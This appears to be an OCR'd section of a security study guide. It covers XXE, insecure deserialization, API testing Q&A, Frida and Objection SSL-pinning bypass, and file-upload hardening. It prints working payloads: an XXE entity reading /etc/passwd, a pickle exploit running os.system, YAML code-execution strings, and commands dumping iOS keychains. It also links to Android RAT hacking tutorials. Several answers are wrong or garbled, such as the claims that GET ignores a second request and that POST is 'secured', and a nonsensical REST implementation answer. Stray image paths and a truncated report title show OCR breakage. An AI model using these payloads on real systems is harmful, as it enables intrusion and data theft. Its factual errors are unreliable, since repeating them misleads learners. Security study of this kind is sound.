
92 Useful Links

- https://github.com/tanprathan/MobileApp-Pentest-Cheatsheet#bypassing-root-detection-and-ssl-pinning
- https://developer.mozilla.org/en-US/docs/Web/HTTP/CSP
- https://gbhackers.com/android-rat-kali-linux-tutorial/
- https://www.hackeracademy.org/how-to-hack-android-phones-with-spynote-rat-tool/
- https://irfaanshakeel.medium.com/hacking-android-phone-remotely-using-metasploit-43ccf0fbe9b8
- https://paragonie.com/blog/2017/12/2018-guide-building-secure-php-software
- https://github.com/guardrailsio
- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html

93 XML external entity (XXE) injection

XML external entity injection (also known as XXE) is a web security vulnerability that allows an attacker to interfere with an application's processing of XML data. It often allows an attacker to view files on the application server filesystem, and to interact with any backend or external systems that the application itself can access.

In some situations, an attacker can escalate an XXE attack to compromise the underlying server or other back-end infrastructure, by leveraging the XXE vulnerability to perform server-side request forgery (SSRF) attacks.



93.1 How Do XXE vulnerabilities arise

Some applications use the XML format to transmit data between the browser and the server. Applications that do this virtually always use a standard library or platform API to process the XML data on the server. XXE vulnerabilities arise because the XML specification contains various potentially dangerous features, and standard parsers support these features even if they are not normally used by the application.

XML external entities are a type of custom XML entity whose defined values are loaded from outside of the DTD in which they are declared. External entities are particularly interesting from a security perspective because they allow an entity to be defined based on the contents of a file path or URL.

93.2 What are the types of XXE attack

Exploiting XXE to retrieve files, where an external entity is defined containing the contents of a file, and returned in the application's response.

Exploiting XXE to perform SSRF attacks, where an external entity is defined based on a URL to a back-end system.

Exploiting blind XXE exfiltrate data out-of-band, where sensitive data is transmitted from the application server to a system that the attacker controls.

Exploiting blind XXE to retrieve data via error messages, where the attacker can trigger a parsing error message containing sensitive data.

93.3 Exploiting XXE to retrieve files

To perform an XXE injection attack that retrieves an arbitrary file from the server's filesystem, you need to modify the submitted XML in two ways:

Introduce (or edit) a DOCTYPE element that defines an external entity containing the path to the file.

Edit a data value in the XML that is returned in the application's response, to make use of the defined external entity.

For example, suppose a shopping application checks for the stock level of a product by submitting the following XML to the server:

```
<?xml version="1.0" encoding="UTF-8"?>

<stockCheck><productId>381</productId></stockCheck>
```

The application performs no particular defenses against XXE attacks, so you can exploit the XXE vulnerability to retrieve the /etc/passwd file by submitting the following XXE payload:

```
<?xml version="1.0" encoding="UTF-8"?>

<!DOCTYPE foo [ <!ENTITY xxe SYSTEM "file:///etc/passwd">]>
```

<stockCheck><productId>&xxe;</productId></stockCheck>

This XXE payload defines an external entity &xxe; whose value is the contents of the /etc/passwd file and uses the entity within the productId value. This causes the application's response to include the contents of the file:

Invalid product ID: root:x:0:0:root:/root:/bin/bash

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

bin:x:2:2:bin:/bin:/usr/sbin/nologin

Note:

With real-world XXE vulnerabilities, there will often be many data values within the submitted XML, any one of which might be used within the application's response. To test systematically for XXE vulnerabilities, you will generally need to test each data node in the XML individually, by making use of your defined entity and seeing whether it appears within the response.

93.4How to prevent XXE

- Whenever possible, use fewer complex data formats such as JSON, and avoiding serialization of sensitive data.
- Patch or upgrade all XML processors and libraries in use by the application or on the underlying operating system. Use dependency checkers. Update SOAP to SOAP 1.2 or higher.
- Disable XML external entity and DTD processing in all XML parsers in the application, as per the OWASP Cheat Sheet 'XXE Prevention'.
- implement positive ("whitelisting") server-side input validation, filtering, or sanitization to prevent hostile data within XML documents, headers, or nodes.
- Verify that XML or XSL file upload functionality validates incoming XML using XSD validation or similar

94 What is Insecure Deserialization

Insecure Deserialization is a vulnerability which occurs when untrusted data is used to abuse the logic of an application, inflict a denial of service (DoS) attack, or even execute arbitrary code upon it being deserialized. It also occupies the #8 spot in the OWASP Top 10 2017 list.

To understand what insecure deserialization is, we first must understand what serialization and deserialization are. We'll then cover some examples of insecure deserialization and how it can be used to execute code as well as discuss some possible mitigations for this class of vulnerability.

Serialization refers to a process of converting an object into a format which can be persisted to disk (for example saved to a file or a datastore), sent through streams (for example stdout), or sent over a network. The format in which an object is serialized into, can either be binary or structured text (for example XML, JSON YAML…). JSON and XML are two of the most used serialization formats within web applications.

Deserialization on the other hand, is the opposite of serialization, that is, transforming serialized data coming from a file, stream, or network socket into an object.

Web applications make use of serialization and deserialization on a regular basis and most programming languages even provide native features to serialize data (especially into common formats like JSON and XML). It's important to understand that safe deserialization of objects is normal practice in software development. The trouble however, starts when deserializing untrusted user input.

Most programming languages offer the ability to customize deserialization processes. Unfortunately, it's frequently possible for an attacker to abuse these deserialization features when the application is deserializing untrusted data which the attacker controls. Successful insecure deserialization attacks could allow an attacker to carry out denial-of-service (DoS) attacks, authentication bypasses and remote code execution attacks.

The following is an example of insecure deserialization in Python. Python's native module for binary serialization and deserialization is called pickle. This example will serialize an exploit to run the whoami command, and deserialize it with pickle.loads().

```
# Import dependencies

import os

import _pickle
```

```
# Attacker prepares exploit that application will insecurely deserialize

class Exploit(object):

def __reduce__(self):

return (os.system, ('whoami',))



# Attacker serializes the exploit

def serialize_exploit():

shellcode = _pickle.dumps(Exploit())

return shellcode

# Application insecurely deserializes the attacker's serialized data

def insecure_deserialization(exploit_code):

_pickle.loads(exploit_code)

if __name__ == '__main__':

# Serialize the exploit

shellcode = serialize_exploit()



# Attacker's payload runs a `whoami` command

insecure_deserialization(shellcode)
```

It’s quite easy to imagine the above scenario in the context of a web application. If you must use a native serialization format like Python’s pickle, be very careful and use it only on trusted input. That is never deserialize data that has travelled over a network or come from a data source or input stream that is not controlled by your application.

In order to significantly reduce the likelihood of introducing insecure deserialization vulnerabilities one must make use of language-agnostic methods for deserialization such as JSON, XML or YAML.

Do bear in mind however, that there may still be cases where it is possible to introduce vulnerabilities even when using such serialization formats. Chief among these is XML External Entity (XXE), which is endemic to a variety of XML parsers across a variety of programing languages and third-party libraries. Another such example in Python is when using PyYAML, one of the most popular YAML parsing libraries for Python.

The simplest way to load a YAML file using the PyYAML library in Python is by calling yaml.load(). The following is a simple unsafe example that loads a YAML file and parses it.

```
# Import the PyYAML dependency

import yaml



# Open the YAML file

with open('malicious.yml') as yaml_file:



# Unsafely deserialize the contents of the YAML file

contents = yaml.load(yaml_file)



# Print the contents of the key 'foo' in the YAML file

print(contents['foo'])
```

Unfortunately, yaml.load() is not a safe operation, and could easily result in code execution if the attacker supplies an YAML file similar to the following.

```
foo: !!python/object/apply:subprocess.check_output ['whoami']
```

Instead, the safe method of doing this would be to use the yaml.safe_load() method instead.

While the above examples were specific to Python (and in the PyYAML example, specific to a Python library), it's important to note that this is certainly not a problem limited to Python. Applications written in Java, PHP, ASP.NET and other languages can also be susceptible to insecure deserialization vulnerabilities.

Serialization and deserialization vary greatly depending on the programming language, serialization formats and software libraries used. To such an extent, fortunately, there's no 'one-size-fits-all' approach to attacking an insecure deserialization vulnerability. While this makes the vulnerability harder to find and exploit, it by no means makes it any less dangerous.

94.1 Guidance on Deserializing Objects Safely

The following language-specific guidance attempts to enumerate safe methodologies for deserializing data that can't be trusted.

1. PHP

WhiteBox Review

Check the use of unserialize() function and review how the external parameters are accepted. Use a safe, standard data interchange format such as JSON (via json_decode() and json_encode()) if you need to pass serialized data to the user.

2. Python

BlackBox Review

If the traffic data contains the symbol dot . at the end, it's very likely that the data was sent in serialization.

WhiteBox Review

The following API in Python will be vulnerable to serialization attack. Search code for the pattern below.

1 The uses of pickle/c_pickle/_pickle with load/loads:

```
import pickle

data = """ cos.system(S'dir')tR. """

pickle.loads(data)
```

2 Uses of PyYAML with load:

```
import yaml

document = "!!python/object/apply:os.system ['ipconfig']"

print(yaml.load(document))
```

3 Uses of jsonpickle with encode or store methods.

Java

The following techniques are all good for preventing attacks against deserialization against Java's Serializable format.

Implementation advices:

- In your code, override the ObjectInputStream#resolveClass() method to prevent arbitrary classes from being deserialized. This safe behavior can be wrapped in a library like SerialKiller.
- Use a safe replacement for the generic readObject() method as seen here. Note that this addresses "billion laughs" type attacks by checking input length and number of objects deserialized.

WhiteBox Review

Be aware of the following Java API uses for potential serialization vulnerability.

1. XMLdecoder with external user defined parameters
2. XStream with fromXML method (xstream version <= v1.4.6 is vulnerable to the serialization issue)
3. ObjectInputStream with readObject
4. Uses of readObject, readObjectNodData, readResolve or readExternal
5. ObjectInputStream.readUnshared
6. Serializable

BlackBox Review

If the captured traffic data include the following patterns may suggest that the data was sent in Java serialization streams

- AC ED 00 05 in Hex
- rO0 in Base64
- Content-type header of an HTTP response set to application/x-java-serialized-object

Prevent Data Leakage and Trusted Field Clobbering

If there are data members of an object that should never be controlled by end users during deserialization or exposed to users during serialization, they should be declared as the transient keyword (section Protecting Sensitive Information).

For a class that defined as Serializable, the sensitive information variable should be declared as private transient.

For example, the class myAccount, the variable 'profit' and 'margin' were declared as transient to avoid to be serialized:

```
public class myAccount implements Serializable
{
   private transient double profit; // declared transient

   private transient double margin; // declared transient
   ....
```

Prevent Deserialization of Domain Objects

Some of your application objects may be forced to implement Serializable due to their hierarchy. To guarantee that your application objects can't be deserialized, a readObject() method should be declared (with a final modifier) which always throws an exception:

```
private final void readObject(ObjectInputStream in) throws java.io.IOException {
   throw new java.io.IOException("Cannot be deserialized");
}
```

94.2 Mitigation Tools/Libraries

- Java secure deserialization library
- SWAT (Serial Whitelist Application Trainer)
- NotSoSerial

94.3Detection Tools

- Java deserialization cheat sheet aimed at pen testers
- A proof-of-concept tool for generating payloads that exploit unsafe Java object deserialization.
- Java De-serialization toolkits
- Java de-serialization tool
- .Net payload generator
- Burp Suite extension
- Java secure deserialization library
- Serianalyzer is a static bytecode analyzer for deserialization
- Payload generator
- Android Java Deserialization Vulnerability Tester
- Burp Suite Extension
    - JavaSerialKiller
    - Java Deserialization Scanner
    - Burp-ysoserial
    - SuperSerial
    - SuperSerial-Active

94.4How to prevent Insecure Deserialization

- Safe architectural pattern is not to accept serialized objects from untrusted sources
- Implementing integrity checks or data tampering
- Isolating and running code that deserializes in low privilege env.
- Exception on deserialization
- Most languages provide safe deserialization libraries.

95 GET VS POST

GET	POST
In case of Get request, only limited amount of data can be sent because data is sent in header.	In case of post request, large amount of data can be sent because data is sent in body.
Get request is not secured because data is exposed in URL bar.	Post request is secured because data is not exposed in URL bar.
Get request can be bookmarked.	Post request cannot be bookmarked.
Get request is idempotent. It means second request will be ignored until response of first request is delivered	Post request is non-idempotent.
Get request is more efficient and used more than Post.	Post request is less efficient and used less than get.

96 All About API

96.1 What is API testing?

API testing validates the functionality, behaviour, security, and performance of the application. It ensures that the developed APIs meet expectations.

96.2 Is API considered a software?

API is not a software but rather an interface to provide data exchange and functionality among different software applications or processes. While an API provides access to data as well as functionality, it can be thought of as software that fulfils our needs, too.

96.3 Name the five important principles of an API design.

The five important principles of API design are:

1. Setup: Create objects, start services, initialize data, etc.
2. Execution: Steps to apply API or the scenario, including logging
3. Verification: Oracles to evaluate the result of the execution
4. Reporting: Pass, failed, or blocked
5. Clean up: Pre-test state

96.4 Name some of the types of API testing.

Some of the most common API types are:

- Unit Testing
- Functional Testing
- Load Testing
- Runtime/Error Detection
- Security Testing
- UI Testing
- Interoperability and WS compliance Testing
- Penetration Testing

- Fuzz Testing

96.5 What are some commonly used authentication techniques in API testing?

Some of the most common authentication techniques are: Session/Cookies based authentication, basic authentication, digest authentication, and OAuth.

96.6 What are some common tools you can use for API testing?

There are many tools available for API testing. Here is a list of the most common:

- Postman
- SoapUi Pro
- Apigee
- JMeter
- API fortress

96.7 Share some of the advantages of API testing.

The advantages of API testing are:

1. API testing is less time-consuming than functional testing.
2. It is cost-effective.
3. It is language-independent and time-effective.

96.8 What are the challenges faced in API testing?

The challenges faced in API testing are:

1. API chaining or sequencing the API calls
2. Testing parameter combinations
3. Frequent Schema changes
4. Access to the database

96.9 Name some of the common API documentation templates.

The most common API documentation templates are: Swagger, RestDoc, FlatDoc, Slate, Web Services API Specification, API Blueprint, and Miredot.

96.10 What is TestApi?

TestApi is known as the library of test building blocks which are essential for developers and testers when creating testing tools as well as automated test suites.

96.11 Describe some of the types of status codes.

Some status codes are:

- 1xx informational response – the request was received, continuing process
- 2xx successful – the request was successfully received, understood, and accepted
- 3xx redirection – further action needs to be taken to complete the request
- 4xx client error – the request contains bad syntax or cannot be fulfilled
- 5xx server error – the server failed to fulfil a valid request

96.12 What is the difference between PUT, POST, and PATCH?

- PUT: Put request is used for both creating and updating a new object in the database. If the resource already exists, then Put will update the resource. If not, it will create one.
- POST: Post request is used for creating a new object in the database. It allows clients to create resources without knowing the URI of the new resources.
- PATCH: Patch is used to apply the partial modification to a resource.

96.13 What should the Delete request return?

Delete request returns the HTTP status code 200(OK) if the response contains an entity describing the status. If the response does not include an entity, then it will return 204(No content) and we will get 202(Accepted) if the action has been queued.

96.14 What is the difference between API testing and Unit Testing?

Unit testing is white-box testing while API testing is black-box testing. Unit testing is used to verify that each unit in isolation works as expected while API testing is used to assure full functionality of the system.

96.15 How is restful API implemented?

The implementation consisted of running the code from the JUnit tests into the APIs and then refreshing the tests to summon those APIs. The modifyCertificate method, which gives the implementation for the certificates resource PUT method, is the most difficult REST API to implement.

96.16 What are the HTTP methods supported by REST?

1. GET: This requests a resource at the request URL. It should not contain a request body as it will be discarded. It can be cached locally or on the server.
2. POST: This submits information to the service for processing; it should typically return the modified or new resource.
3. PUT: At the request URL, this updates the resource.
4. DELETE: At the request URL, this removes the resource.
5. OPTIONS: This indicates which techniques are supported.
6. HEAD: This returns meta-information about the request URL.

96.17 What is the importance of setNextRequest in Postman?

setNextRequest is used to define the workflow of API testing. setNextRequest is needed to control the order of the execution of requests.

96.18 What are the two types of scripts in Postman?

Two types of scripts in Postman are test script and pre-request script.

96.19 What is URI? What is the main purpose of REST-based web services and what is its format?

URI stands for Uniform Resource Identifier. It is a string of characters designed for unambiguous identification of resources and extensibility via the URI scheme.

The purpose of a URI is to locate a resource(s) on the server hosting of the web service.

A URI's format is <protocol>://<service-name>/<ResourceType>/<ResourceID>.

97 What is the most commonly used command-line tool to explore API

The most used command-line tool to explore API is cURL

98 API Penetration Testing: Things to Be Noted

98.1 Go through the API documentation

98.2 Determine the attack surface (API calls, URL parameters, Headers, Cookies Web responses, File uploads, API keys)

98.3 Identify the inputs and outputs of the API

98.4 Don't forgot to validate the response

98.5 API security misconfiguration and Brute force

98.6 Choose an authentication method.

(Try change password without entering old password or updated the user details without entering the password. Can also try for CSRF attacks.)

98.7 Always test IDOR. Test for SSRF

98.8 Bypass security functions


98.9 Test for XML attacks

98.10 Test for Parameter Tampering

98.11 Test for API Input Fuzzing

(Use tool Like Fuzzapi)

98.12 Test for API Injection Attacks



https://github.com/omkar-ukirde/api-pentesting

https://github.com/arainho/awesome-api-security

https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/web-api-pentesting

99 API Pentest Report

Cyver_DEMO-CLIENT
_OWASP-Top-10-202

100 SSL Pinning with Frida

100.1 Required Tools

1. **Android Studio** - We will not use it directly, but we will use some of its installed tools.
2. **Android Emulator** - To run the app with a writable AVD, install the Mitmproxy certificate and the Frida server. It can be found on the Android Studio installation.
3. **Mitmproxy** - The proxy server to intercept the http requests from the Android emulator.
4. **Frida** - An instrumentation framework to hook at runtime into the mobile app and bypass certificate pinning.

100.2 Setup Required Tools

To prepare your system to follow along this tutorial you need to follow this GitHub gist for the following steps:

- MitmProxy Setup
- Android 29 Emulator Setup
- Add the mitmproxy Certificate to the Android Emulator
- Frida Tools Setup
- Android Frida Server Setup

100.3 How to Bypass

1. Start the Emulator AVD

Install the Mobile App (adb install app-certificate_pinning-release.apk

2. launch the app via adb with:

adb shell am start -n com.criticalblue.shipfast.certificate_pinning/com.criticalblue.shipfast.LoginActivity

3. Start the Emulator with a Writable File System and with the Proxy Enabled

Close the current open emulator and start it again, but this time in writable mode and with a proxy set to your wifi IP address on port `8080`: emulator -avd pixel-android-api-29 -writable-system -http-proxy http://192.168.0.08:8080 &> /dev/null &

4. Re-Launch the App

adb shell am force-stop com.criticalblue.shipfast.certificate_pinning

5. Launch the App with Frida

Start the app with Frida:

frida --codeshare sowdust/universal-android-ssl-pinning-bypass-2 -U -f com.criticalblue.shipfast.certificate_pinning --no-pause

- https://blog.approov.io/how-to-protect-against-certificate-pinning-bypassing
- https://www.guardsquare.com/blog/ios-ssl-certificate-pinning-bypassing
- https://blog.moove-it.com/prevent-bypassing-of-ssl-certificate-pinning-on-ios/
- http://adbcommand.com/adbshell/am
- https://www.netsentries.com/wp-content/uploads/NetSentries-Advisory-%E2%80%93-Validating-and-Mitigating-SSL-Pinning-bypass-for-Mobile-Banking-Apps.pdf

101 iOS FRIDA OBJECTION PENTESTING

A quick and simple guide for using the most common objection pentesting functions. Penetration testers can use this to quickly find the majority of vulnerabilities in iOS applications.

101.1 Usage / Installation

PRE-INSTALL – YOU NEED FRIDA TO USE OBJECTION

If using for the first time, remember that you have two ways of using Frida:

1. A Jailbroken device with Frida server (preferably connected via USB). You can install Frida server from Cydia. To jailbreak your device, check our ios jailbreak guide.
2. Using an app with the Frida agent injected into the IPA (for non-jailbroken devices).

101.2 Install Objection

Installation is easy!

pip3 install objection

101.3 Check Device Connectivity

Check to make sure the device is successfully connected over USB. If you have

```
ubuntu:~$ frida-ls-devices
Id                                        Type    Name
----------------------------------------  ------  ------------
local                                     local   Local System
7796f78227fdd9decf730a2bc                 usb     iOS Device
socket                                    remote  Local Socket
```

101.4 Check Installed Apps

List installed applications:

```
~$ frida-ps -Uai
 PID  Name             Identifier
----  ---------------  ------------------------------
5948  Cydia            com.saurik.Cydia
5829  Mail             com.apple.mobilemail
5945  Settings         com.apple.Preferences
   -  App Store        com.apple.AppStore
   -  BBQ Go           com.bbqGo
   -  Books            com.apple.iBooks
   -  Calendar         com.apple.mobilecal
   -  Camera           com.apple.camera
```

101.5 Start Objection And Attach To A Process

Objection will restart the app if required and inject into the process.

```
~$ objection -g com.client.mytestapp explore
Using USB device `iOS Device`
Agent injected and responds ok!

     _   _         _   _
 ___| |_|_|___ ___| |_|_|___ ___
| . | . | | -_|  _|  _| | . |   |
|___|___| |___|___|_| |_|___|_|_|
      |___|(object)inject(ion) v1.9.4

     Runtime Mobile Exploration
        by: @leonjza from @sensepost

[tab] for command suggestions
com.client.mytestapp on (iPad: 12.4.7) [usb] #
```

101.6 Disable Certificate Pinning

Certificate pinning can prevent an application from accepting your proxy's SSL certificate and can restrict your ability to proxy web traffic. For penetration testers that need to get things done quickly, this can be a real pain.

Objection is our best recommendation and first approach to remove certificate pinning on iOS

Pro tip: use --quiet since this hook can generate a lot of noise throughout your testing.

[usb] # ios sslpinning disable –quiet

```
                              (iPad: 12.4.7) [usb] # ios sslpinning disable
(agent) Hooking common framework methods
(agent) [wfrz8sqfls] Found AFNetworking library. Hooking known pinning methods.
(agent) Found NSURLSession based classes. Hooking known pinning methods.
(agent) Hooking lower level SSL methods
(agent) Hooking lower level TLS methods
(agent) Hooking BoringSSL methods
(agent) SSL_set_custom_verify not found, trying SSL_CTX_set_custom_verify
(agent) Registering job wfrz8sqfls. Type: ios-sslpinning-disable
```

Congrats, your certificate pinning is now disabled!

101.7 Inspect Binary Info

Dump info on the iOS binary. This will allow you to confirm if the app is encrypted and compiled as a Position Independent Executable (PIE):

[usb] # ios info binary

```
                          on (iPad: 12.4.7) [usb] # ios info binary
Name                Type     Encrypted    PIE    ARC    Canary    Stack Exec    RootSafe
------------------  -------  -----------  -----  -----  --------  ------------  ----------
                    execute  False        True   False  True      False         False
                    dylib    False        False  False  True      False         False
                    dylib    False        False  False  True      False         False
                    dylib    False        False  False  True      False         False
                    dylib    False        False  False  False     False         False
```

101.8 Dump The App Keychain

Assessing keychain storage is a necessity for iOS pentests. You can dump the app keychain and its contents to review settings:

[usb] # ios keychain dump

```
                          on (iPad: 12.4.7) [usb] # ios keychain dump
Note: You may be asked to authenticate using the devices passcode or TouchID
Save the output by adding `--json keychain.json` to this command
Dumping the iOS keychain...
Created                   Accessible                      ACL    Type      Account
------------------------  ------------------------------  -----  --------  -------------
-------------
2020-05-21 07:08:12 +0000  AlwaysThisDeviceOnly            None   Password
2020-05-21 07:08:12 +0000  AlwaysThisDeviceOnly            None   Password
2020-05-21 07:08:12 +0000  AlwaysThisDeviceOnly            None   Password
2020-05-21 07:08:15 +0000  AfterFirstUnlockThisDeviceOnly  None   Password
```

101.9 Explore The App Structure

Objection is also great to quickly explore the IPA package structure. As part of any pentest you will want to review the package for sensitive data, API keys, and other information disclosure in application files.

101.10 Navigate The Directories

You can list directories from the REPL with ls:

[usb] # ls

Examine files with file cat:

[usb] # file cat examplefile.txt

101.11 Explore Plist Files

Plist files should be examined for sensitive information.

[usb] # ios plist cat Info.plist

101.12 Check For Other Data Stores For Sensitive Information

Check for sensitive data in NSURLCredentialStorage

[usb] # ios nsurlcredentialstorage dump

Check for sensitive data in NSUserDefaults

[usb] # ios nsuserdefaults get

Check for secure flags and sensitive data stored in cookies:

[usb] # ios cookies get

```
                    on (iPad: 12.4.7) [usb] # ios cookies get
Name    Value                                                 Expires                  Domain         Path    Secure    HTTPOnly
------  ----------------------------------------------------  -----------------------  -------------  ------  --------  ----------
datr                                                          2022-06-04 17:24:53 +0000               /       true      true
fr                                                            2020-09-02 17:25:25 +0000               /       true      true
sb                                                            2022-06-04 17:24:53 +0000               /       true      true
```

101.13 Troubleshooting

If you receive the following error, you will need to go to Settings -> Profiles & Device Management and verify the app.

Unable to connect to the frida server: unable to launch iOS app: The operation couldn't be completed. Unable to launch com.myapp because it has an invalid code signature, inadequate entitlements or its profile has not been explicitly trusted by the user.

102 File Upload Vulnerability

To avoid file upload attacks, the following are best practices:

1. Only allow specific file types– By limiting the list of allowed file types, you can avoid executables, scripts and other potentially malicious content from being uploaded to your application.

2. Verify file types – In addition to restricting the file types, it is important to ensure that no files are 'masking' as allowed file types. For instance, if an attacker were to rename an .exe to .docx, and your solution relies entirely on the file extension, it would bypass your check as a Word document which it is not. Therefore, it is important to verify file types before allowing them to be uploaded.

3. Scan for malware – To minimize risk, all files should be scanned for malware. We recommend multi-scanning files with multiple anti-malware engines (using a combination of signatures, heuristics, and machine learning detection methods) to get the highest detection rate and the shortest window of exposure to malware outbreaks. The application should perform filtering and content checking on any files which are uploaded to the server. Files should be thoroughly scanned and validated before being made available to other users. If in doubt, the file should be discarded.

4. Remove possible embedded threats – Files such as Microsoft Office, PDF, and image files can have embedded threats in hidden scripts and macros that are not always detected by anti-malware engines. To remove risk and make sure that files contain no hidden threats, it is best practice to remove any possible embedded objects by using a methodology called content disarm and reconstruction (CDR).

5. Authenticate users – To increase security, it is good practice to require users to authenticate themselves before uploading a file. However, that doesn't guarantee the user's machine itself wasn't compromised.

6. Set a maximum name length and maximum file size – Make sure to set a maximum name length (restrict allowed characters if possible) and file size to prevent a potential service outage.

7. Randomize uploaded file names – Randomly alter the uploaded file names so that attackers cannot try to access the file with the file name they uploaded. When using Deep CDR, you can configure the sanitized file to be a random identifier (e.g., the analysis data_id).

8. Store uploaded files outside the web root folder - The directory to which files are uploaded should be outside of the website's public directory so that the attackers cannot execute the file via the assigned path URL.

9. Check for vulnerabilities in files – Make sure that you check for vulnerabilities in software and firmware files before they are uploaded.

10. Use simple error messages – When displaying file upload errors, do not include directory paths, server configuration settings, or other information that attackers could potentially use to gain further entry into your systems.

11. Never accept a filename and its extension directly without having an allow list filter.

12. Use Cross-Site Request Forgery protection methods.

13. Prevent from overwriting a file in case of having the same hash for both

14. Try to use the POST method instead of PUT (or GET!)

15. Ensure that configuration files such as ".htaccess" or "web.config" cannot be replaced using file uploaders. Ensure that appropriate settings are available to ignore the ".htaccess" or "web.config" files if uploaded in the upload directorie

16. Log users' activities. However, the logging mechanism should be secured against log forgery and code injection itself.

103 Burp Tools

1. **Target** - This tool contains detailed information about your target applications, and lets you drive the process of testing for vulnerabilities.
2. **Proxy -** This is an intercepting web proxy that operates as a man-in-the-middle between the end browser and the target web application. It lets you intercept, inspect and modify the raw traffic passing in both directions.
3. **Scanner Professional** - This is an advanced web vulnerability scanner, which can automatically crawl content and audit for numerous types of vulnerabilities.
4. **Intruder** - This is a powerful tool for carrying out automated customized attacks against web applications. It is highly configurable and can be used to perform a wide range of tasks to make your testing faster and more effective.
5. **Repeater -** This is a tool for manually manipulating and reissuing individual HTTP requests, and analyzing the application's responses.

6. **Sequencer -** This is a sophisticated tool for analyzing the quality of randomness in an application's session tokens or other important data items that are intended to be unpredictable.
7. **Decoder** - This is a useful tool for performing manual or intelligent decoding and encoding of application data.
8. **Comparer** - This is a handy utility for performing a visual "diff" between any two items of data, such as pairs of similar HTTP messages.
9. **Extender** - This lets you load Burp extensions, to extend Burp's functionality using your own or third-party code.
10. **Clickbandit** - This is a tool for generating Clickjacking attacks.
11. **Collaborator client Professional** - This is a tool for making use of Burp Collaborator during manual testing.
12. **Mobile Assistant** - This is a tool to facilitate the testing of mobile apps with Burp Suite.
13. **Logger -** This is a tool for recording and analyzing HTTP traffic that Burp Suite generates.
14. **DOM Invader -** This is a tool for finding DOM XSS vulnerabilities.

104 What is Deep Linking?

Deep links are a type of link that send users directly to an app instead of a website or a store. They are used to send users straight to specific in-app locations, saving users the time and energy locating a particular page themselves – significantly improving the user experience.

